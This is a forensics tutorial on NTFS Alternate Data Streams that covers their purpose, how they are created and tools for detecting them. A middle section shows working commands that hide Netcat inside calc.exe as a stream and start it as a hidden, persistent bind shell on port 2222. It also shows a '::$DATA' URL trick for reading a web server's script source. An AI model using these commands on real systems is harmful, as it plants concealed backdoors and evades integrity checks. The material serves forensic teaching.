
Dissecting NTFS Hidden Streams

Cyber Forensics is all about finding data where it is not supposed to exist. It is about keeping the mind open, thinking like the evil attacker and following the trails taking into account any potential source of evidence. After the analyst has created the disk image of the suspect disk, he needs to analyze the file system for any signs of compromise. The most popular file systems encountered by the analysts are FAT, NTFS, UFS, EXT, and CDFS. Most of the workstations use Microsoft Windows as their preferred Operating System and use NTFS as the file system of choice. I am not going to go into the details of this robust and secure file system but I would be talking about a particular feature of this file system which was designed to offer compatibility with Macintosh Hierarchical File System (HFS) and store additional data called metadata for a file. This feature is known as ALTERNATE DATA STREAMS (ADS).

The Macintosh file system stores its data in two parts, the resource fork and the data fork. The data fork is where the data is actually contained and the resource fork tells the operating system how to interpret the data fork. Alternate Data Streams is the Microsoft way of implementing resource fork. The ADS is a hidden stream in addition to the regular data stream which contains the main data for the file. This hidden stream contains metadata for the file such as the file access/modification times, attributes etc. However, in Windows, the operating system decides how to use the particular data found in the files based on file extensions such as .bat, .exe, .txt, and .html.

Background

ADS were introduced into the Windows NTFS file system starting in Windows NT 3.1. This feature is not well documented and most users including developers are unaware of it. Now the question is why Microsoft would introduce such a feature. The answer to that would be the need to add “extra” information to the files without altering the original file format or content. This extra information is the metadata about the file. This metadata is arranged in the form of streams that attach to the main data stream (the stream which is visible to a normal user). For example, one file stream could hold the security information for the file such as access permissions while another one could hold data that describes the purpose of the file, its author and the MAC times.

These metadata containing streams are hidden files that are linked to a normal visible file. Many applications use ADS to store attributes of a file in them. For example, if you create a word document and right click and go into its properties, you can see a summary page which contains information that contains metadata about the data contained in the file. The metadata includes the author of the document, word count, no of pages and so on. This summary information is attached to the file via ADS.




Figure1. The summary tab displaying metadata

Quoting Microsoft,

“When you read the content of a file under a non-NTFS volume (say, a disk partition of a Windows 98 machine) you're able to access only one stream of data. Consequently, you perceive it as the real and ‘unique’ content for that file. Such a main stream has no name and is the only one that a non-NTFS file system can handle. However when you create a file on an NTFS volume, things might be different.”




Figure2. The structure of a multi-stream file

Ref. <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnfiles/html/ntfs5.asp>

10 Things to know about ADS

1. There is no limit on the size of streams and there can be more than one stream linked to a normal file. ADS are not visible in explorer or via command prompt. In fact, their size is also not reported by Windows!
2. Streams can be attached not only to files but also to folders and drives!
3. The content of an ADS should not be considered limited to simply text data. Any stream of binary information can constitute a file which includes executables, Mpeg files, Jpeg files etc.
4. ADS have no attributes of their own. The access rights assigned to the default unnamed stream are the rights that control any operation on ADSs such as creation, deletion or modification. This means if a user cannot write to a file, that user cannot add an ADS to that file. A user with guest privileges can also create such streams in every file where he has write access.
5. Some Browser helper Objects (BHOs) have started storing their malicious files inside ADS and very few anti-spyware/malware actually detect it.
6. Windows File Protection prevents the replacement of protected system files; it does not prevent a user with the appropriate permissions from adding ADS to those system files. The System File Checker (sfc.exe) will verify that protected system files have not been overwritten, but will not detect ADS.
7. Microsoft Windows provides no tools or utilities either within the operating system software distribution or the Resource Kits for detecting the presence of ADS.
8. The stream can only be executed if called directly by a program with the full path to the file given. It is impossible to accidentally execute a stream.
9. None of the Internet protocols enabling file transfer such as SMTP, FTP etc. support streams. This means that ADS can't be sent via Internet. However, files containing ADS can be sent across a local LAN provided the target drive is in the NTFS format.
10. In certain cases, streams have been used to remotely exploit a web server. Some web servers are susceptible to having their file source read via the: \$DATA stream. If a server side script such as PHP or ASP is running on a web server which is not patched properly, instead of getting output as a result of processing the script, the source code of the ASP/PHP file could be viewed by using a URL like this:

[http://www.abcd.com/index.asp::\\$DATA](http://www.abcd.com/index.asp::$DATA)

This is a critical vulnerability as the server-side source code could reveal sensitive information including how the site has been coded and how the information is flowing. This information could be used by the attacker to launch a specific attack on the server.

How to create ADS

To create ADS, we can use common DOS command 'type'. This command is used in conjunction with a redirect [>] and colon [:] to fork one file into another.

Examples

1. C:\Documents and Settings\CnX>type c:\nc.exe > C:\windows\system32\calc.exe:svchost.exe
2. echo 'the password is xlsww22' > c:\tst.txt:test.txt

Let's examine a scenario in which an attacker successfully compromises a remote system and then leaves a backdoor by planting Netcat in the machine. He does not want to create a visible file which has a greater risk of being detected. Instead, he is aware that the file system used by the computer is NTFS and intends to use the ADS feature to hide his files. He runs a command to cleverly hide Netcat (nc.exe also known as Swiss Army knife tool for hackers) into calc.exe which is the Windows integrated calculator program.

Also, he changes the file name from nc.exe to a relatively more common process called svchost.exe which may help in it being overlooked by innocent administrators.

```
C:\Documents and Settings\CnX>type c:\nc.exe > C:\windows\system32\calc.exe:svchost.exe
```

He then runs the following command:

```
C:\Documents and Settings\CnX> start /B C:\windows\system32\calc.exe:svchost.exe -d -L -p 2222 -e cmd.exe
```

Important note: The /B option allows the attacker to run the command without spawning a new window (which could alert the user that something is going on without his knowledge)

Now, this is very dangerous as the attacker has bound a shell on port 2222 and can get access to the system anytime he wants by performing a simple telnet on the port 2222.

As you can see from the snapshot, there is no change in the size of the calc.exe. The only visible change is in the modification date and time of the calc.exe program which is overlooked by many users. More importantly, I have run the famous system file checker utility inbuilt in Windows.

This utility will check whether any of the system files have been modified. This feature is called as the Windows File Protection feature. Ideally, if a system file is changed, the WFP feature will replace it with the original file and this would be logged in the event viewer with an event id of 64002 and a message like this:

File replacement was attempted on the protected system file calc.exe. This file was restored to the original version to maintain system stability. The file version of the system file is 5.1.2600.0.

But as you can see from the snapshot, the sfc.exe utility doesn't report anything!

I then run the netstat utility to show that the port 2222 was indeed listening for a connection and would return a shell when the attacker performs a telnet to the system on port 2222. And don't forget that the listener created a persistent listener and would continue to listen on the port even after one connection is closed (thanks to the -L option of Netcat)!

```

C:\Documents and Settings\CnX>dir /a c:\windows\system32\calc.exe
Volume in drive C is ChetanZXP
Volume Serial Number is 1477-35A1

Directory of c:\windows\system32

04/17/2006  03:49 PM             114,688 calc.exe
               1 File(s)             114,688 bytes
               0 Dir(s)          460,005,376 bytes free

C:\Documents and Settings\CnX>type c:\nc.exe > C:\windows\system32\calc.exe:svchost.exe
C:\Documents and Settings\CnX>dir /a c:\windows\system32\calc.exe
Volume in drive C is ChetanZXP
Volume Serial Number is 1477-35A1

Directory of c:\windows\system32

04/17/2006  03:53 PM             114,688 calc.exe
               1 File(s)             114,688 bytes
               0 Dir(s)          459,988,992 bytes free

C:\Documents and Settings\CnX>start /B C:\windows\system32\calc.exe:svchost.exe -d -L -p 2222 -e cmd.exe
C:\Documents and Settings\CnX>sfc.exe /SCANNOW
C:\Documents and Settings\CnX>netstat -ap tcp

Active Connections

Proto Local Address           Foreign Address         State
TCP   ChetanZ:epmap           ChetanZ:0               LISTENING
TCP   ChetanZ:microsoft-ds   ChetanZ:0               LISTENING
TCP   ChetanZ:1025           ChetanZ:0               LISTENING
TCP   ChetanZ:1027           ChetanZ:0               LISTENING
TCP   ChetanZ:1088           ChetanZ:0               LISTENING
TCP   ChetanZ:2222           ChetanZ:0               LISTENING
TCP   ChetanZ:2682           ChetanZ:0               LISTENING
TCP   ChetanZ:2788           ChetanZ:0               LISTENING
TCP   ChetanZ:2789           ChetanZ:0               LISTENING
TCP   ChetanZ:5000           ChetanZ:0               LISTENING
TCP   ChetanZ:5101           ChetanZ:0               LISTENING
TCP   ChetanZ:1061           ChetanZ:0               LISTENING
TCP   ChetanZ:1087           localhost:1088          ESTABLISHED
TCP   ChetanZ:1088           localhost:1087          ESTABLISHED
TCP   ChetanZ:netbios-ssn    ChetanZ:0               LISTENING
TCP   ChetanZ:2682           cs58.msg.dcn.yahoo.com:5050 ESTABLISHED

```

Figure3. ADS Demonstration

Let's see how the process looks like in the task manager (CTRL+ALT+DEL)





Figure4. Windows Task Manager displaying the hidden EXE

Tools to find ADS

First you would like to check whether your system supports ADS or not. The utility to do that is AdsCheck.exe.

1. AdsCheck.exe (<http://www.diamondcs.com>)



2. Lads.exe (www.heysoft.de)

One of the best tools available for ADS is lads.exe, written by Frank Heyne. 'Lads.exe' does an excellent job of reporting the availability of ADS.

A screenshot of a Windows XP-style command prompt window titled "C:\WINDOWS\system32\cmd.exe". The background is green. The text shows the execution of the 'lads' command. It displays the version (4.00), copyright (1998-2004 Frank Heyne Software), and a warning to use the program on one's own risk. It then scans the directory 'c:\windows\' and lists files with alternate data streams (ADS). The output shows two files with ADS: 'c:\windows\Prefetch\CALC.EXE:SVCHOST.EXE-0C8E0B9E.pf' (9270 bytes) and 'c:\windows\system32\calc.exe:svchost.exe' (59392 bytes). It also lists several files with errors, such as 'c:\windows\system32\config\default.LOG' and 'c:\windows\system32\config\SECURITY.LOG'. At the bottom, it states: "The following summary might be incorrect because there was at least one error! 68662 bytes in 3 ADS listed". The prompt is now at 'C:\Documents and Settings\CnX\Desktop\lads>'.

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\CnX\Desktop\lads>lads c:\windows /S

LADS - Freeware version 4.00
(C) Copyright 1998-2004 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory c:\windows\ with subdirectories

      size  ADS in file
-----
      9270  c:\windows\Prefetch\CALC.EXE:SVCHOST.EXE-0C8E0B9E.pf
     59392  c:\windows\system32\calc.exe:svchost.exe
Error 32 opening c:\windows\system32\config\default
Error 32 opening c:\windows\system32\config\default.LOG
Error 32 opening c:\windows\system32\config\SAM
Error 32 opening c:\windows\system32\config\SAM.LOG
Error 32 opening c:\windows\system32\config\SECURITY
Error 32 opening c:\windows\system32\config\SECURITY.LOG
Error 32 opening c:\windows\system32\config\software
Error 32 opening c:\windows\system32\config\software.LOG
Error 32 opening c:\windows\system32\config\system
Error 32 opening c:\windows\system32\config\system.LOG
Error 5 opening c:\windows\system32\mpcsvc.exe
Error 32 opening c:\windows\Temp\Perflib_Perfdata_2e4.dat
Error 32 opening c:\windows\TempFile
      0  c:\windows\Thumbs.db:encryptable

The following summary might be incorrect because there was at least one error!
      68662 bytes in 3 ADS listed

C:\Documents and Settings\CnX\Desktop\lads>
```

Figure5. Demonstrating lads.exe

3. LNS - List NTFS Streams (<http://ntsecurity.nu/toolbox/lns/>)

LNS is a tool that searches for NTFS streams (alternate data streams or multiple data streams). This can be useful in a forensic investigation.




Figure6. Demonstrating lns.exe

4. Ads Spy (<http://www.spywareinfo.com/~merijn/files/adsspy.zip>)

Ads Spy is a tool used to list, view or delete Alternate Data Streams (ADS) on Windows 2000/XP with NTFS file systems. This tool can not only detect the ADS but also remove them with the click of a button




Figure7. Demonstrating Ads spy

5. SFind (<http://www.foundstone.com>)

SFind scans the disk for hidden data streams and lists the last access times.




```
Command Prompt
C:\Documents and Settings\CnX\Desktop>sfind /?
SFind v2.0 - Copyright(c) 1998, Foundstone, Inc.
Alternate Data Stream Finder
Usage - sfind [path] /ns
[dirpath]      Directory to search - none equals current
-ns           Skip sub-directories
- or /        Either switch statement can be used
-?           Help
COMMAND PROMPT MUST HAVE A MINIMUM WIDTH OF 80 CHARACTERS
See http://www.foundstone.com for updates/fixes

C:\Documents and Settings\CnX\Desktop>sfind c:\windows\system32\
Searching...
c:\windows\system32
  calc.exe:svchost.exe Size: 59392
Finished
C:\Documents and Settings\CnX\Desktop>
```

Figure8. Demonstrating SFind.exe

6. Streams.exe (<http://www.sysinternals.com/utilities/streams.html>)

Streams.exe examines the files and directories you specify and informs you of the name and sizes of any named streams it encounters within those files. Streams.exe makes use of an undocumented native function for retrieving file stream information.



```
Command Prompt
C:\Documents and Settings\CnX\Desktop>streams -s c:\Windows\system32
Streams v1.53 - Enumerate alternate NTFS data streams
Copyright (c) 1999-2005 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\Windows\system32\calc.exe:
:svchost.exe:$DATA 59392
Error opening c:\Windows\system32\mpcsvc.exe:
Access is denied.

Error opening c:\Windows\system32\config\default:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\default.LOG:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\SAM:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\SAM.LOG:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\SECURITY:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\SECURITY.LOG:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\software:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\software.LOG:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\system:
The process cannot access the file because it is being used by another process.
Error opening c:\Windows\system32\config\system.LOG:
The process cannot access the file because it is being used by another process.
```

Figure9. Demonstrating Streams.exe

7. Hijackthis (<http://www.merijn.org/files/hijackthis.zip>) -- *RECOMMENDED*

Hijackthis is an award winning tool which examines certain key areas of the Registry and Hard Drive and lists their contents. These are areas which are used by both legitimate programmers and hijackers. It is an advanced utility which I use after I have run spybot – search and destroy. The best feature about Hijackthis is that you can save a log file and submit for an online analysis at <http://www.hijackthis.de>. The analysis would help you get a better understanding of the processes running on your system.

Hijackthis includes many other tools such as StartupList log, Ads Spy, Hosts file manager, etc. which make it one great tool for any administrator.




Figure10. Demonstrating Hijackthis tool

8. Listing ADS via streams tab in the properties window – The Microsoft way

Download NTFSExt.exe from <http://download.microsoft.com/download/F/C/6/FC6943EB-790A-44AA-B32D-14ED7E22FD5D/NTFSExt.exe> NTFSExt.exe contains a DLL file called strmext.dll. Copy this DLL to the system32 folder and run the command

```
regsvr32 StrmExt.dll
```

This will create a new tab in the file properties of Windows Explorer. If you suspect that a file has an ADS, you can open its properties windows and check the streams tab which would list any streams

attached with the file.

